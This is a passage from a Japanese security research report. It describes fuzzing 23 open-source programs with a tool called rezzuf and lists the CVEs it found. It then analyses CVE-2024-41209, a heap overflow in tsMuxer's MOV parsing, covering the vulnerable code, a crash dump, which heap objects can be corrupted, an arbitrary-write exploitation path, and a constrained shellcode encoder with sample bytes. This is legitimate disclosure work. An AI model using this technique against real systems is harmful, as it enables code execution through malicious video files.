加えて、SLOPT-AFL++を現実の大型ソフトウェアにも長時間適用した事例では、すでに長期間 OSS-Fuzz 上で AFL 系のファuzzingを行っていたにもかかわらず未知の脆弱性が発見されたケースが報告されている。これは強化学習に基づく動的なパラメータ調整が大規模プログラムに対しても依然として有効である可能性を示している。ただし、カバレッジ増加が必ずしも脆弱性発見数に直結するわけではなく、構造的に深い領域への到達や、デバッグ情報量の多いクラッシュ生成などは別の工夫が必要となる場面がある。今後、単一の変異操作によるメリットをさらに活かすために、各変異操作の内部パラメータ（たとえば「ビット反転するビットの場所選び」など）をバンディットアルゴリズムで細分化して最適化する可能性や、構造的制約が強いフォーマットの場合にどう適用すればよいかなど、発展的な研究余地が存在する。

SLOPT の限界としては、たとえば変異操作同士の相乗効果が期待できるケースでは複数の変異操作を混在させた手法が有利に働く可能性がある点が挙げられる。SLOPT の評価でも、一部のプログラムでは混在型の最適化手法が SLOPT より良好なカバレッジを得た例が見られる。また、バンディットアルゴリズムを採用することで安定して一定以上の効果を見込める反面、それぞれの変異操作がどの程度相関するかを無視しているという前提もある。もし「ある変異操作 A が有効なプログラムなら変異操作 B も有効になりやすい」という強い相関関係が存在するなら、より高次の手法（文脈付きバンディットやクラスタリング情報を組み合わせた方式）によってさらに高い効率化が期待できる。ファuzzingをバンディット問題としてみなす研究は今後も発展が見込まれ、変異操作の相関や非定常性への対処など、未解決の課題が数多く存在する。

3. 3. 3 成果

本項では、rezzuf を実世界で使用されている OSS に対して適用し、どのような成果をあげたかを説明する。

我々は rezzuf を用いて実運用されている OSS に対するファジングを行った。対象となった OSS は表 3. 3. 3.1 に示す 23 種のソフトウェアである。

表 3. 3. 3.1 rezzuf でファジング対象としたソフトウェアの一覧

ソフトウェア	説明
bloaty	バイナリサイズ解析ツール
ClamAV	オープンソースのアンチウイルスエンジン
curl	データ転送ライブラリ/ツール
Exiv2	画像メタデータライブラリ
GEGL	画像処理ライブラリ
HAProxy	ロードバランサー/プロキシサーバー
ImageMagick	画像処理ソフトウェア
Inkscape	ベクター画像エディタ
libDE265	H.265/HEVC 動画コーデック
libDWARF	デバッグ情報解析ライブラリ
libSaaS	CSS パーサー/コンパイラ
libTIFF	TIFF イメージフォーマットライブラリ
libWebSockets	WebSocket プロトコルライブラリ
libXML2	XML パーサー/ツールキット
MeCab	形態素解析エンジン
MuPDF	PDF ビューワー/ライブラリ
nkf	文字コード変換ツール
OpenH264	H.264 動画コーデック
OpenVPN	VPN ソフトウェア
p11-kit	PKCS#11 モジュール管理
tsMuxer	動画ストリーム結合ツール
zlib	データ圧縮ライブラリ
yara	マルウェア検知ツール

これらのソフトウェアの内、tsMuxer や libWebsockets などから合計 23 個の未知の脆弱性を発見し、そのうち 5 つは深刻なものであった。中には見つかった脆弱性を組み合わせて悪用することで、ファイルを読み込ませるだけで任意コード実行が可能なものもあり、これについては続く 3. 3. 4 項で説明する。

また、17 個が CVE としてアサインされた。表 3. 3. 3.2 にその一覧を示す。

表 3. 3. 3.2 rezzuf によって発見された CVE の一覧

CVE ID	説明
CVE-2024-41204	tsMuxer の getLastPCR0 (programStreamDemuxer.cpp) に存在したヒープバッファオーバーリード
CVE-2024-41205	tsMuxer の simpleDemuxBlock0 (programStreamDemuxer.cpp) に存在した不正なバッファサイズ指定
CVE-2024-41206	tsMuxer の TS_program_map_section::extractPMTDescriptors (tsPaclet.cpp) に存在したスタックバッファオーバーフロー

CVE-2024-41207	tsMuxer の TSDemuxer::simpleDemuxBlock() (tsDemuxer.cpp) に存在したスタックバッファオーバーフロー
CVE-2024-41209	tsMuxer の movDemuxer::mov_read_trun (movDemuxer.cpp) に存在したヒープバッファオーバーフロー
CVE-2024-41212	tsMuxer の extractData (movDemuxer.cpp) に存在したヒープバッファオーバーフロー
CVE-2024-41213	tsMuxer の MovDemuxer::mov_read_esds (movDemuxer.cpp) に存在したヒープバッファオーバーリード
CVE-2024-41214	tsMuxer の IOContextDemuxer::skip_bytes (ioContextDemuxer.cpp) に存在したヒープバッファアンダーリード
CVE-2024-41215	libwebsockets の dlo-lhp.c に存在したヌルポインタ参照
CVE-2024-41216	libwebsockets の lecp.c に存在したスタックバッファアンダーフロー
CVE-2024-41217	tsMuxer の MatroskaDemuxer::matroska_parse_block() (matroskaDemuxer.cpp) に存在したヒープバッファオーバーフロー
CVE-2024-41218	tsMuxer の MatroskaDemuxer::matroska_add_stream() (matroskaDemuxer.cpp) に存在した Double Free
CVE-2024-41219	tsMuxer の MatroskaDemuxer::matroska_read_header() (matroskaDemuxer.cpp) に存在した割当と割当解除の不一致
CVE-2024-41220	tsMuxer の MatroskaDemuxer::matroska_add_stream() (matroskaDemuxer.cpp) に存在したヌルポインタ参照
CVE-2024-41221	libwebsockets の jpeg.c に存在したヒープバッファオーバーフロー
CVE-2024-41223	libxml2 の xmlRelaxNGSimplify (relaxng.c) に存在したスタックバッファオーバーフロー
CVE-2024-41224	libwebsockets の upng.c に存在したヒープバッファオーバーフロー

3. 3. 4 発見した脆弱性

本項では、**rezzuf** によるファジングで実際に発見した脆弱性の中から特に深刻な CVE-2024-41209 の技術的な詳細を説明する。

(1) CVE-2024-41209 の概要

CVE-2024-41209 は、**rezzuf** によるファジングで **tsMuxer** ([103]) から検出した脆弱性である。**tsMuxer** は C++製のオープンソースプロジェクトであり、MP4 や MOV 等の動画形式のファイルを変換するソフトウェアである。

動画ファイルは一般的に複数のストリームで構成されている。たとえば、ひとつの映画ファイルには、映像、音声、字幕などが個別に含まれている。これらを扱いやすくするために、**muxing** (マキシング) という手法を用いて単一のファイル形式 (コンテナ形式とも呼ばれる) にまとめる (図 3. 3. 4.1)。このコンテナ形式には、MP4、MKV、MOV などがあり、それぞれが異なる特徴を持つ。

反対に、**demuxing** (デマキシング) は、元のデータを編集したり、異なる形式に変換したりする処理である。たとえば、映像の音声だけを抜き出したり、字幕だけを編集したりする場合、動画ファイルから各ストリームを分離する必要がある。この操作によって個別のストリームを抽出し、それぞれのストリームを別々に編集、加工、または再利用することが可能になる。




図 3. 3. 4.1 Muxing と Demuxing

tsMuxer は複数のコンテナ形式をサポートしているが、`rezzuf` によるファジングの結果、MOV や MKV、VOB や TS といった多数の demuxing 処理において脆弱性や潜在的な問題が検出された（表 3. 3. 4.1）。CVE-2024-41209 は、MOV 形式の demuxing 処理に存在した問題であり、任意コード実行が可能な深刻な脆弱性である。

表 3. 3. 4.1 tsMuxer で見つかった脆弱性（CVE アサイン済み）の一覧

CVE ID	説明
CVE-2024-41204	tsMuxer の <code>getLastPCR()</code> (<code>programStreamDemuxer.cpp</code>) に存在したヒープバッファオーバーリード
CVE-2024-41205	tsMuxer の <code>simpleDemuxBlock()</code> (<code>programStreamDemuxer.cpp</code>) に存在した不正なバッファサイズ指定
CVE-2024-41206	tsMuxer の <code>TS_program_map_section::extractPMTDescriptors</code> (<code>tsPaclet.cpp</code>) に存在したスタックバッファオーバーフロー
CVE-2024-41207	tsMuxer の <code>TSDemuxer::simpleDemuxBlock()</code> (<code>tsDemuxer.cpp</code>) に存在したスタックバッファオーバーフロー
CVE-2024-41209	tsMuxer の <code>movDemuxer::mov_read_trun</code> (<code>movDemuxer.cpp</code>) に存在したヒープバッファオーバーフロー
CVE-2024-41212	tsMuxer の <code>extractData</code> (<code>movDemuxer.cpp</code>) に存在したヒープバッファオーバーフロー
CVE-2024-41213	tsMuxer の <code>MovDemuxer::mov_read_esds</code> (<code>movDemuxer.cpp</code>) に存在したヒープバッファオーバーリード
CVE-2024-41214	tsMuxer の <code>IOContextDemuxer::skip_bytes</code> (<code>ioContextDemuxer.cpp</code>) に存在したヒープバッファアンダーリード
CVE-2024-41217	tsMuxer の <code>MatroskaDemuxer::matroska_parse_block()</code> (<code>matroskaDemuxer.cpp</code>) に存在したヒープバッファオーバーフロー
CVE-2024-41218	tsMuxer の <code>MatroskaDemuxer::matroska_add_stream()</code> (<code>matroskaDemuxer.cpp</code>) に存在した Double Free
CVE-2024-41219	tsMuxer の <code>MatroskaDemuxer::matroska_read_header()</code> (<code>matroskaDemuxer.cpp</code>) に存在した割当と割当解除の不一致
CVE-2024-41220	tsMuxer の <code>MatroskaDemuxer::matroska_add_stream()</code> (<code>matroskaDemuxer.cpp</code>) に存在したヌルポインタ参照

MOV ファイルは、MP4 や MKV などと同様の代表的な動画ファイル形式のひとつである。MOV ファイルは複数のトラックと呼ばれる要素から構成され、各トラックは映像や音声といったデータを持っている。ファイル構成としては、`atom` と呼ばれる構成単位で階層化され

た構造となる。図 3. 3. 4.2に実際の MOV ファイルのデータ例を示す。




図 3. 3. 4.2 MOV 形式ファイルの atom

各 atom は、4 バイトのサイズ情報と 4 バイトの atom 名を先頭に持つ。サイズ情報からこれら 8 バイトを引いたサイズだけ、その atom のデータ本体が続く。図 3. 3. 4.2 の例では、まず 0x80 バイト (00 00 00 80) の” stco” という名前の atom が定義されている。続いて、0x4dc バイト (00 00 04 dc) の” trak” という名前の atom が定義されている。

atom は階層構造のため、1 つの atom がさらに子にあたる atom を持つ場合がある。図 3. 3. 4.2 の” trak” の場合、そのデータ部分に 0x5c バイト (00 00 00 5c) の” tkhd” という名前の atom が定義されている。なお、各 atom がどのようなデータ構造を取り、どのような情報を持つかは atom の名前に依存する。

(2) 根本原因解析

rezzuf によるファジングの結果、MovDemuxer クラスの mov_read_trun メソッド内でヒープバッファオーバーフローのクラッシュが検出された (付録 A. コード A-1 を参照)。本研究では、まずクラッシュの原因を特定するために根本原因解析を行った。該当のメソッドのソースコードをコード 3. 3. 4.1 に示す。

```
int MovDemuxer::mov_read_trun(MOVAtom atom)
{
    MOVFragment* frag = &fragment;
    unsigned data_offset = 0;

    if (frag->track_id <= 0 || frag->track_id > num_tracks)
        return -1;
    Track* st = tracks[frag->track_id - 1];
    const auto sc = reinterpret_cast<MOVStreamContext*>(st);
    if (sc->pseudo_stream_id + 1 != frag->stsd_id)
        return 0;
    get_byte(); // version
    const unsigned flags = get_be24();
    const unsigned entries = get_be32();
    if (flags & 0x001)
        data_offset = get_be32();
}
```

```

if (flags & 0x004)
    get_be32(); // first_sample_flags
int64_t offset = frag->base_data_offset + data_offset;
sc->chunk_offsets.push_back(offset);
for (size_t i = 0; i < entries; i++)
{
    unsigned sample_size = frag->size;

    if (flags & 0x100)
        get_be32(); // sample_duration
    if (flags & 0x200)
        sample_size = get_be32();
    if (flags & 0x400)
        get_be32(); // sample_flags
    if (flags & 0x800)
    {
        sc->ctts_data.emplace_back();
        sc->ctts_data[sc->ctts_count].count = 1; // [1] クラッシュ箇所
        sc->ctts_data[sc->ctts_count].duration = get_be32();
        sc->ctts_count++;
    }

    // assert(sample_duration % sc->time_rate == 0);
    offset += sample_size;
}
frag->moof_offset = offset;
return 0;
}

```

コード 3. 3. 4.1 クラッシュが発生したクラスメソッド

本メソッドは、名前が” trun”である atom を読み込み、解釈する処理を定義している。クラッシュログ（付録 A. コード A-1）を確認したところ、本エラーはコード 3. 3. 4.1 中の[1]に示した count および duration の書き込みが原因で発生している。この箇所でヒープバッファオーバーフローを検知しているため、ヒープに確保されたベクターctts_data における範囲外参照（OOB; out-of-bounds）書き込みが起きていると考えた。

クラッシュが発生した箇所のコードは、まず `emplace_back` によりベクターctts_data に空の要素を 1 つ作成し、同ベクターのインデクス `ctts_count` にデータを書き込む。最後にインデクス `ctts_count` をインクリメントする。図 3. 3. 4.3 にこの処理の正常な挙動を示す。




図 3. 3. 4.3 ctts_data への値の追加の正常な挙動

本クラッシュでは、この書き込み処理で範囲外参照が発生しているため、何らかの原因で ctts_data の要素あるいは ctts_count の値に不整合が発生していると推測した。この推測に基づいて各変数の利用箇所を詳細に調査した結果、コード 3. 3. 4.2 に示す mov_read_ctts メソッドに問題があることを発見した。

```
int MovDemuxer::mov_read_ctts(MOVAtom atom)
{
    const auto st = reinterpret_cast<MOVStreamContext*>(tracks[num_tracks - 1]);
    get_byte(); // version
    get_be24(); // flags
    const unsigned entries = get_be32();
    st->ctts_data.resize(entries);
    st->ctts_data.shrink_to_fit();
    st->ctts_count = 0;
    for (unsigned i = 0; i < entries; i++)
    {
        st->ctts_data[i].count = get_be32();
        st->ctts_data[i].duration = get_be32();
        // st->time_rate= av_gcd(st->time_rate, abs(st->ctts_data[i].duration));
    }
    return 0;
}
```

コード 3. 3. 4.2 問題の原因となるクラスメソッド

本メソッドでは、ベクター ctts_data に対して resize を実行している。このメソッドは、ctts_data のサイズ（要素数）を指定した値に変更する。一方で、インデックス ctts_count については値をリセットしていない。したがって、mov_read_trun メソッドでいくつかのデータを追加してインデックス ctts_count を増加させたあと、mov_read_ctts メソッドでベクター ctts_data のサイズを小さくすると、インデックス ctts_count はベクターのサイズよりも大きい値のままになる。この状態で再度 mov_read_trun メソッドを呼ぶと、ベクター ctts_data の範囲外にデータを書き込んでしまう（図 3. 3. 4.4）。




図 3. 3. 4.4 ctts_data への値の追加の異常な挙動

本研究では、原因調査とエクスプロイト開発を効率化するため、当該脆弱性を発生させる最小のファイル (PoC; Proof-of-Concept) を作成した (付録 A. コード A-2 を参照)。この PoC により作成した MOV ファイルを tsMuxer で変換しようとする、図 3. 3. 4.5 に示すように脆弱性が発生している様子が見られる。

```

0x7fffffffcee0|+0x0020|+004: 0x0000000000921664 -> 0x0000000000000001
0x7fffffffcee8|+0x0028|+005: 0x00000000009244c0 -> 0x0000000000000000
0x7fffffffcef0|+0x0030|+006: 0x000000000093a660 -> 0x0000000000000000
0x7fffffffcef8|+0x0038|+007: 0x000000000093a1b0 -> 0x000000000093a660 -> 0x0000000000000000
----- code: x86:64 (gdb-native) -----
0x633fef b f02000000 <raise+0xbf> mov edi, 0x2
0x633ff4 b 80e000000 <raise+0xc4> mov eax, 0xe
0x633ff9 0 f05 <raise+0xc9> syscall
-> 0x633ffb 488b842408010000 <raise+0xcb> mov rax, QWORD PTR [rsp + 0x108]
0x634003 644833042528000000 <raise+0xd3> xor rax, QWORD PTR fs:0x28
0x63400c 7526 <raise+0xdc> jne 0x634034 <raise+0x104>
0x63400e 4489c0 <raise+0xde> mov eax, r8d
0x634011 4881c418010000 <raise+0xe1> add rsp, 0x118
0x634018 c3 <raise+0xe8> ret
----- memory access: $rsp+0x108 = 0x7fffffffefc8 -----
0x7fffffffefc8|+0x0000|+000: 0x085d861847b99b00 <- canary
0x7fffffffefd0|+0x0008|+001: 0x00007fffffff010 -> 0x0000000000000000
0x7fffffffefd8|+0x0010|+002: 0x0000000000403e93 <abort+0x12b> -> 0x000010251c8b4864 <- retaddr[1]
0x7fffffffefe0|+0x0018|+003: 0x0000000000000020
----- threads -----
[*Thread Id:1, tid:273307] Name: "tsMuxer", stopped at 0x0000000000000000
[ Thread Id:2, tid:273310] Name: "tsMuxer", stopped at 0x0000000000000000, reason: SIGABRT
----- trace -----
[*#0] 0x000000633ffb <raise+0xcb>
[*#1] 0x000000403e93 <abort+0x12b>
[*#2] 0x000000730756 <_libc_message+0x296>
[*#3] 0x00000073729c <NO_SYMBOL>
[*#4] 0x00000073a5fc <_int_malloc+0xc2c>
[*#5] 0x00000073c109 <malloc+0x1b9>
[*#6] 0x000000644b19 <operator new(unsigned long)+0x19>
[*#7] 0x000000433cb4 <gnu_cxx::new_allocator<std::_Rb_tree_node<std::pair<int const, TrackInfo> > >::allocate(unsigned lo
ng, void const*)+0x54>
[*#8] 0x000000433816 <std::allocator_traits<std::allocator<std::_Rb_tree_node<std::pair<int const, TrackInfo> > >::alloca
te(std::allocator<std::_Rb_tree_node<std::pair<int const, TrackInfo> > >&, unsigned long)+0x2c>
[*#9] 0x000000432ff3 <std::_Rb_tree<int, std::pair<int const, TrackInfo>, std::Select1st<std::pair<int const, TrackInfo> >
, std::less<int>, std::allocator<std::pair<int const, TrackInfo> > >::M_get_node()+0x29>
[...]
```

図 3. 3. 4.5 デバッガで確認した、脆弱性によりプログラムが停止した様子

(3) エクスプロイト開発

ファジングで多数の脆弱性が検出された場合、すべての脆弱性を修正するには時間を要す

るため、脆弱性に優先度を付けることが望ましい（[104]）。脆弱性の中でも、サービスを停止させる DoS 攻撃を引き起こす軽度なものから、攻撃者が任意のコードを実行できる RCE（Remote Code Execution）に至る深刻なものまで、その攻撃可能性には大小がある。また、脆弱性が発火する条件にも、現実的なセットアップ（デフォルト設定など）で攻撃が成立する場合もあれば、特殊な環境でのみ攻撃可能な場合もある。このように、攻撃可能性を評価する作業をトリアージと呼ぶ。本研究中に発見した脆弱性についても、トリアージにより深刻度を評価した。その中でも、攻撃可能性が高いことが判明した CVE-2024-41209 のエクスプロイト手法について本項で説明する。

攻撃可能性の評価においては、その脆弱性の種類、メモリ破壊が起きるアドレス、書き込める値、脆弱性を発火できる回数など多数の要素が関係する。本脆弱性はヒープバッファオーバーフローであり、1 と 32-bit の自由な値を交互に書き込むメモリ破壊が発生する。書き込み回数に制限はないが、書き込める値を完全に制御できない状態であるため、RCE につなげるためには自由度が低い。本研究では、この脆弱性をより強力な攻撃につなげるため、範囲外書き込みにより破壊可能なオブジェクトを調査した。

本脆弱性はヒープバッファオーバーフローであるため、ヒープ上の隣接する領域に異なる構造体を確保し、そのオブジェクトを破壊することが望ましい。したがって、atom のパース処理中に構造体の確保が発生する部分をはじめに調査した。その結果、表 3. 3. 4.2 に示す構造体が破壊対象として候補に残った。

表 3. 3. 4.2 ヒープバッファオーバーフローで改ざん可能な構造体

構造体（クラス）名	確保が発生するメソッド
MovParsedH264TrackData	mov_read_stsd
MovParsedH265TrackData	mov_read_stsd
MovParsedAudioTrackData	mov_read_stsd
MovParsedSRTTrackData	mov_read_stsd
MOVStreamContext	mov_read_trak

このうち、MovParsedH264TrackData、MovParsedH265TrackData、MovParsedAudioTrackData、MovParsedSRTTrackData の 4 つのクラスは ParsedTrackPrivData クラスを継承している。ParsedTrackPrivData クラスは複数の仮想メソッドを保有しているため、これらのクラスを確保すると、ヒープ上に仮想関数テーブルが作成される。本脆弱性を悪用してこの仮想関数テーブルポインタを上書きすることにより、プログラムの制御を変更できる。

一方、MOVStreamContext 構造体は、コード 3. 3. 4.3 に示すように定義される。

```
struct MOVStreamContext : Track
{
    MOVStreamContext()
        : m_indexCur(0),
        ...
        sample_rate(0)
    {
    }
    ...
    vector<uint32_t> keyframes;
    // vector<MOVDref> drefs;
    vector<MOVStts> stts_data;
    vector<MOVStts> ctts_data;
```

```
};
```

コード 3. 3. 4.3 MOVStreamContext 構造体の定義

本構造体の末尾にはベクター `ctts_data` が存在する。本ベクターに対しては `mov_read_ctts` メソッド中で値を書き込む処理がある。したがって、本脆弱性により `MOVStreamContext` 構造体中のベクター `ctts_data` のポインタを上書きすることで、ベクターの参照先が変更できる。その後 `mov_read_ctts` メソッド中で値を書き込むことで、任意のメモリアドレスに対して自由な値を書き込める（図 3. 3. 4.6）。このような状況を**任意アドレス書き込み**（AAW; Arbitrary Address Write）と呼び、この状況を実現できれば一般に攻撃可能性が高いことが知られている。本研究ではこの手法を用いてエクスプロイトを作成した。




図 3. 3. 4.6 任意アドレス書き込みの作成

本研究では次の手順で任意コード実行を実現した。

1. 脆弱性を悪用して `MOVStreamContext` 構造体を書き換える。
2. 任意アドレス書き込みによりシェルコードを書き込む。
3. 脆弱性を悪用してプログラムの実行を制御し、任意のアドレスを実行する。
4. スタックポインタを改ざんする。
5. 2で展開したシェルコードに実行権限を付与する。

6. 2で展開したシェルコードを実行し、任意コード実行を実現する。

図 3. 3. 4.6 に示した手法により得られた任意アドレス書き込みは、自由なアドレスを起点として連続したアドレスに、32-bit の値を 64-bit 値として符号なし拡張して書き込める。したがって、書き込む値の上位 32-bit は必ず 0 となる。そこで、本研究では上位 32-bit が 0 であっても動作するようなシェルコードを作成するエンコーダを開発した。エンコーダは、任意のシェルコードを特定の制約下で動作する別の形式に変換するプログラムを指す。代表的な例としては、特定の禁止文字を使用しないように変換するエンコーダが知られている。

本研究で作成したエンコーダは、シェルコードの処理をすべて 3 バイト以内の命令列に分割するアルゴリズムを実装した。これにより、32-bit (4 バイト) ごとの書き込みサイズに収まる命令列の集合を生成できる。残りの 1 バイトは上位 32-bit の 0 の部分を CPU に適当に解釈させるために利用する。本エンコーダが生成した制約付きシェルコードの一例を図 3. 3. 4.7 (a)に、また、これを機械語として解釈した場合の命令列を図 3. 3. 4.7 (b)に示す。

31	c0	90	b9	00	00	00	00
0c	90	90	b9	00	00	00	00
c1	e0	08	b9	00	00	00	00
0c	0d	90	b9	00	00	00	00
c1	e0	08	b9	00	00	00	00
0c	d0	90	b9	00	00	00	00
